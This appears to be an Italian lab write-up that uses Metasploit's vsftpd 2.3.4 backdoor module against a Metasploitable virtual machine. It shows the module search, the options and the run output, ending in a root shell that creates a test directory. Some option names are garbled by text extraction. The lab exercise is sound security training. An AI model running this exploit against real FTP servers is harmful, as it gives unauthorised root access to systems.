

STEP 1: cambio l'ip della macchina metasploitable in 192.168.50.149



STEP 2: apro msfconsole e cerco gli exploit per "vsftpd"



STEP 3: utilizzo il secondo exploit e vado a vedere le opzioni disponibili

Name Disclosure Date Rank Check Description auxiliary/dos/ftp/vsftpd_232 2011-02-03 Yes VSFTPD 2.3.2 Denial of Service normal VSFTPD v2.3.4 Backdoor Command Execution exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor msf6 > use 1[*] No payload configured, defaulting to cmd/unix/interact msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options Module options (exploit/unix/ftp/vsftpd_234_backdoor): Current Setting Required Description Name CH0ST The local client address CPORT The local client port no Proxies A proxy chain of format type:host:port[,type:host:port][...] RH0STS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics yes /using-metasploit.html RPORT 21 The target port (TCP) yes Exploit target: Id Name Automatic

STEP 4: cambio l' rhost e vado a vedere i payloads

STEP 5: eseguo l'exploit e ottengo una shell sulla macchina target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[+] 192.168.50.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:36927 -> 192.168.50.149:6200) at 2024-07-08 15:32:47 +0200
```

STEP 6: Creo una nuova cartella e faccio un "ls" per conferma

```
mkdir /testMetasploit
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
testMetasploit
tmp
usr
var
vmlinuz
```